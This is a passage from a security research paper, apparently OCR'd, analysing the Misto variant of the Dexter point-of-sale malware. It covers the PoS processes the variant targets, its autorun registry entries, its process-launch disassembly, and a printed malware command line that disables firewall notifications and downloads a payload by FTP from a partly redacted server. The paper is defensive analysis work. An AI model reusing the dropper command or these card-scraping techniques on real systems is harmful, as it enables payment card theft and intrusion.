

Figure 16: How Misto forms strings.

In each of the previous versions, Dexter would search the memory of all processes while ignoring a selected number of blacklisted processes. On the contrary, Misto has a list of targeted processes that it wants to parse. The targeted processes, which are associated with PoS system applications, are listed in Table 7.

Processes	PoS applications
Helios11.exe	Helios salon PoS software
Helios12.exe	Helios salon PoS software
SunLync.exe	SunLync tanning salon management software
ComCash.exe	ComCash retail PoS software

Table 7: PoS processes targeted by Misto.

For two major reasons, we believe that this version of Dexter is currently still in development. The first reason is that we have seen Dexter create a total of three autorun registry entries with their values all equal to '%System%\javas.exe', which is a string that is hard coded into the malware sample.

This is interesting because the file javas.exe is not dropped by the original sample. The existence of these autorun registry entries suggest that a file with that name will be dropped or downloaded from the web in future versions.

The second reason is the removal of all command and control functionality in this version. Misto, as an individual piece of malware, has no means of transporting the stolen credit card information to a C&C server. We speculate that the author(s) have decided to modularize Dexter based on Misto's attempts to create two processes using the following command lines:

- ipsm.exe [MACHINE_NAME]_NOU-START c:\windows\system32\ursd.ini
- ipsm.exe [MACHINE_NAME]_NOU c:\windows\system32\ursd.ini

Figure 18 shows one of these command lines.

We are unable to analyse ipsm.exe since Misto does not drop this file, nor does it have any evidence of this file's existence within its body. The two parameters in the command line, passed to CreateProcessA, suggest that the missing C&C communication is contained in ipsm.exe.

As we have mentioned previously, the names of the first three major versions and two minor versions of Dexter are based on one of the parameters sent in the HTTP request. Since this version does not send out an HTTP request, we have given it the temporary name of 'Misto', which is derived from a mutex that it creates (WindowMistoServiceMutex).



Figure 17: Autorun registry entry created by Misto.

```
push 0                                          CurrentDir = NULL
push 0                                          pEnvironment = NULL
push 8000000                                    CreationFlags = CREATE_NO_WINDOW
push 0                                          InheritHandles = FALSE
push 0                                          pThreadSecurity = NULL
push 0                                          pProcessSecurity = NULL
lea edx,dword ptr ss:[ebp-5C0]
push edx                                        CommandLine = "ipsm.exe [MACHINE_NAME]_NOU-START c:\windows\system32\ursd.ini"
push 0
call dword ptr ds:[<&KERNEL32.CreateProcessA>]  kernel32.CreateProcessA
```

Figure 18: Command line that executes a file named 'ipsm.exe'.

```
cmd /c netsh firewall SET notifications mode=DISABLE&&echo open caca.[Removed].com 21 >> k &echo user
va[Removed]e7 C[Removed]0 >> k&echo binary >>k &echo get javas.exe >> k&echo bye >> k &ftp -n -v -s:k&del k
```

Figure 19: Command line passed to the CreateProcessA API.

The most recent version of Misto, with a timestamp of 3/21/2014, has shed some light on one of the two concerns mentioned above. Our previous speculation that the file javas.exe, which appeared in the three autorun registry values, would be dropped or downloaded from the web by a future version has turned out to be true.

In this updated version, we found a set of instructions that will first disable firewall notifications then write and execute a set of FTP commands. A connection to a malicious FTP server will be made using the proper credentials and the file javas.exe will then be downloaded.

Figure 19 shows the set of instructions that are passed as a command line to a call to the CreateProcessA API.

Even though we were unable to connect to the FTP server and acquire the sample at the time of analysis, we can deduce what this file might contain. Since the call to execute ipsm.exe (see Figure 8) occurs after this downloading activity, and we know that Misto does not drop ipsm.exe, we can assume that javas.exe most likely contains the malicious codes of ipsm.exe.

CONCLUSION

This paper has described the backbone of PoS malware: (1) dumping the memory of running processes, (2) scanning and extracting sensitive credit card information, and (3) exfiltrating the stolen information to a C&C server. We have provided a detailed description of the Track 1 and Track 2 data targeted by the PoS malware, and highlighted the different search algorithms to find this data as implemented by families such as JackPOS and Chewbacca.

In addition, we have investigated the evolution of Dexter and discussed each stage. By tracking its three years of development, we have discovered four major versions and multiple minor versions. The analysis of each of the versions has not only provided insight into the programming trends of Dexter, but also into the future development of other PoS malware families.

REFERENCES

[1] http://www.gae.ucm.es/~padilla/extrawork/tracks.html.

[2] http://www.codeproject.com/Articles/297312/Minimal-Key-Logger-using-RAWINPUT.

[3] http://www.arbornetworks.com/asert/2014/03/dexter-and-project-hook-point-of-sale-malware-activity-update/.